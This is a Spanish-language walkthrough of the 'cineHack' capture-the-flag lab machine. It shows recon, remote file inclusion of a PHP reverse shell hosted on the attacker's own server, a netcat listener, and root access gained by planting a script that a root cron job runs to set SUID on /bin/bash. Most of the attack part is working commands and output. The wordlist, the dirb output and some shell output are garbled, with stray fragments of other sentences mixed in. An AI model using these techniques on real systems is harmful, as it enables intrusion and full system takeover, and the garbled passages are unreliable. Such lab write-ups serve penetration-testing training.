

CINEHACK



cineHack

Autor: d1se0

Dificultad: Medio

Fecha de creación:
17/01/2025

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.



```
ping -c1 172.17.0.2
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

```
80/tcp open  http  Apache httpd 2.4.58 ((Ubuntu))
```

Añadimos cinema.dl al /etc/hosts



ENUMERACIÓN

Con gobuster buscamos archivos y directorios

`/index.html` (Status: 200) [Size: 7502]
`/reservation.php` (Status: 200) [Size: 1779]

```

# gobuster dir -u http://cinema.dl -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,py
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://cinema.dl
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,py,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 274]
./html (Status: 403) [Size: 274]
/index.html (Status: 200) [Size: 7502]
/reservation.php (Status: 200) [Size: 1779]
./php (Status: 403) [Size: 274]
./html (Status: 403) [Size: 274]
/server-status (Status: 403) [Size: 274]
Progress: 1102795 / 1102800 (100.00%)

Finished

```

Después de analizar el código fuente en

<view-source:http://cinema.dl/reserva.html>

encontramos lo siguiente:

```
<form action="reservation.php" method="POST">
```

El formulario envía los datos al archivo reservation.php

en el servidor mediante el método POST.

```
<input type="hidden" id="problem_url" name="problem_url" value="">
```

problem_url puede ser un buen punto para inyectar una reverse shell

Procedemos de la siguiente manera:

1- Usando <https://www.revshells.com/>

nos creamos una shell en .php, utilizando la de PentestMonkey

2- Nos ponemos a la escucha por netcat

```
nc -nlvp 9001
listening on [any] 9001 ...
```

3- Con un server en python, hacemos que este archivo este disponible

```
python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

4- Enviamos los datos con

```
curl "http://cinema.dl/reservation.php?problem_url=http://192.168.0.49:8000/  
testshell.php"
```

En nuestro server en python

```
172.17.0.2 - - [21/Jan/2025 12:25:56] "GET /testshell.php HTTP/1.1" 200 -
```

5- Ahora debemos saber en que ruta esta alojada testshell.php

Después de probar en varia rutas típicas

```
curl http://cinema.dl/uploads/testshell.php  
curl http://cinema.dl/temp/testshell.php  
curl http://cinema.dl/files/testshell.php  
curl http://cinema.dl/images/testshell.php  
curl http://cinema.dl/assets/testshell.php
```

Me decido por crear un diccionario personalizado con los nombres

de los actores y actrices de la película

https://www.imdb.com/title/tt27131358/fullcredits/?ref_=tt_ov_st#cast

```
andrewgarfield server 800
florencepugh on 0.0.0.0 po
gracedelaney
leebraithwaite rver
aoifehinds
adamjames os los datos con
douglashodge
amymorgan 051 http://cinema
niamhcusack
lucybriersestoemail=testoe
robertboulter
nikhilparmar
kerrygodlimannos saber en
heathercraney
mattkennardprobar en varia
samkennard
saroja-lilyratnavel dl/uplo
lauraguest /cinema.dl/temp
maramacorlett cinema.dl/file
suewallace /cinema.dl/imag
meganhaly /cinema.dl/asse
eliotsalt
kevinbrewer
fumilayobrown-olatejune de
rolybotha
gracemolonyres y actrices
annogbomo
andreantonio imdb.com/title
sairachoudhry
joãosoaresdosreis
```

Con Dirb buscamos información
dirb <http://cinema.dl/diccionario.txt>

```
# dirb http://cinema.dl/ diccionario.txt
```

```
----- Enviamos los datos con -----
```

```
DIRB v2.22
```

```
By TheDarkTaver: //cinema.dl/reservation.php \
```

```
-d "name=test&email=test@example.com&phone=1234567890"
```

```
START_TIME: Tue Jan 21 07:42:36 2025
```

```
URL_BASE: http://cinema.dl/
```

```
WORDLIST_FILES: diccionario.txt esta alojada rever
```

```
----- Después de probar en varias rutas típicas -----
```

```
GENERATED WORDS: 30dl/uploads/reverseshell.php
```

```
curl http://cinema.dl/temp/reverseshell.php
```

```
----- Scanning URL: http://cinema.dl/ ----- php
```

```
==> DIRECTORY: http://cinema.dl/andrewgarfield/
```

Ahora, si con esta ruta nos vamos al navegador

<http://cinema.dl/andrewgarfield/>



cinema.dl/andrewgarfield/

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Index of /andrewgarfield

[Name](#)

[Last modified](#)

[Size](#) [Description](#)



[Parent Directory](#)

-



[shell.php](#)

2025-01-16 10:39 114

Apache/2.4.58 (Ubuntu) Server at cinema.dl Port 80

EXPLOTACIÓN

Si pinchamos en el enlace, obtenemos acceso

```
# rlwrap nc -nlvp 4444 / bash_history : No such file or directory
listening on [any] 4444 ...inema.dl/andrewgarfield# find / -name '*hi
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 40424
whoami bin/pwhistory_helper
www-data:/usr/lib/x86_64-linux-gnu/security/pam_pwhistory.so
usr/lib/x86_64-linux-gnu/libhistory.so.8.2
/usr/lib/x86_64-linux-gnu/libhistory.so.8
/etc/security/pwhistory.conf
/var/log/auth/history.log
```

Tratamos la TTY

```
script /dev/null -c bash
    Ctl + z
    stty raw -echo;fg
    reset xterm
    export SHELL=bash
    export TERM=xterm
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@dockerlabs:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on dockerlabs:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
snap/bin,
    use_pty

User www-data may run the following commands on dockerlabs:
(boss) NOPASSWD: /bin/php
```

Consultando en <https://gtfobins.github.io/gtfobins/php/#sudo>

```
CMD="/bin/sh"  
sudo php -r "system('$CMD');"
```

```
www-data@dockerlabs:/home$ CMD="/bin/sh"  
CMD="/bin/sh"  
www-data@dockerlabs:/home$ sudo -u boss /bin/php -r "system('$CMD');"  
sudo -u boss /bin/php -r "system('$CMD');"  
Terminated  
www-data@dockerlabs:/$ bash: [684: 1 (255)] tcsetattr: Inappropriate ioctl for  
device  
www-data@dockerlabs:/$
```

Después de varios intentos para hacerme boss, veo que algo
debe estar capando esta posibilidad.

Investigando encuentro que en el directorio /opt

```
www-data@dockerlabs:/$ cd opt  
cd opt  
www-data@dockerlabs:/opt$ ls -la  
ls -la  
total 12  
drwxr-xr-x 1 root root 4096 Jan 15 13:59 .  
drwxr-xr-x 1 root root 4096 Jan 21 17:21 ..  
-rwxr-xr-x 1 root root 741 Jan 15 13:59 update.sh  
www-data@dockerlabs:/opt$ ls -la update.sh  
ls -la update.sh  
-rwxr-xr-x 1 root root 741 Jan 15 13:59 update.sh
```



```
www-data@dockerlabs:/opt$ cat update.sh
cat update.sh
#!/bin/bash
```

```
# Comprobar si el usuario 'boss' tiene algún proceso en ejecución
# También buscar procesos asociados a "script" o shells indirectas
if pgrep -u boss > /dev/null; then
# Mostrar procesos activos del usuario boss para depuración (opcional)
echo "Procesos activos del usuario boss:"
ps -u boss
```

```
# Matar todos los procesos del usuario 'boss' incluyendo 'script'
pkill -u boss
pkill -9 -f "script"
```

```
# Confirmar que los procesos fueron terminados
if pgrep -u boss > /dev/null; then
echo "No se pudieron terminar todos los procesos del usuario boss."
else
echo "El usuario boss ha sido desconectado por seguridad."
fi
else
echo "El usuario boss no está conectado."
fi
```

Me bajo linpeas con curl, ya que no tenemos wget, a /tmp

```
curl -L -o linpeas.sh https://github.com/carlospolop/PEASS-ng/releases/latest/
download/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

Del escaneo, extraemos varias informaciones interesantes

1- Processes, Crons, Timers, Services and Sockets

```
root      1  0.0  0.0  2800  1584 ?    Ss   11:14   0:00
```

```
/bin/sh -c service apache2 start && service cron start && while true;
```

```
do /var/spool/cron/crontabs/root.sh; sleep 60; done
```

Si revisamos `/var/spool/cron/crontabs/root.sh` encontramos

un script `root.sh` que ejecuta estos dos comandos

```
/opt/update.sh
```

```
/tmp/script.sh
```

2- Files with Interesting Permissions

```
-rwsr-xr-x 1 root root 1.4M Mar 31  2024 /usr/bin/bash
```

Como el script `root.sh` ejecuta `/tmp/script.sh` cada minuto,

aprovechamos esto para escalar privilegios

```
echo '#!/bin/bash' > script.sh
```

```
echo 'chmod u+s /bin/bash' >> script.sh
```

Conseguimos establecer el bit SUID, lo que permite que cualquier usuario que ejecute este binario lo haga con los privilegios de root

Esperamos un minutillo para que el cron ejecute el script

```
ls -la /bin/bash
```

```
-rwsr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
```

Y si ejecutamos `bash -p`, ya somos root

```
www-data@dockerlabs:/tmp$ echo '#!/bin/bash' > script.sh
echo '#!/bin/bash' > script.sh
www-data@dockerlabs:/tmp$ echo 'chmod u+s /bin/bash' >> script.sh
echo 'chmod u+s /bin/bash' >> script.sh
www-data@dockerlabs:/tmp$ chmod +x script.sh
chmod +x script.sh
www-data@dockerlabs:/tmp$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
www-data@dockerlabs:/tmp$ bash -p
bash -p
bash-5.2# whoamiwhoami
whoami
root
bash-5.2#
```

Buen día 😊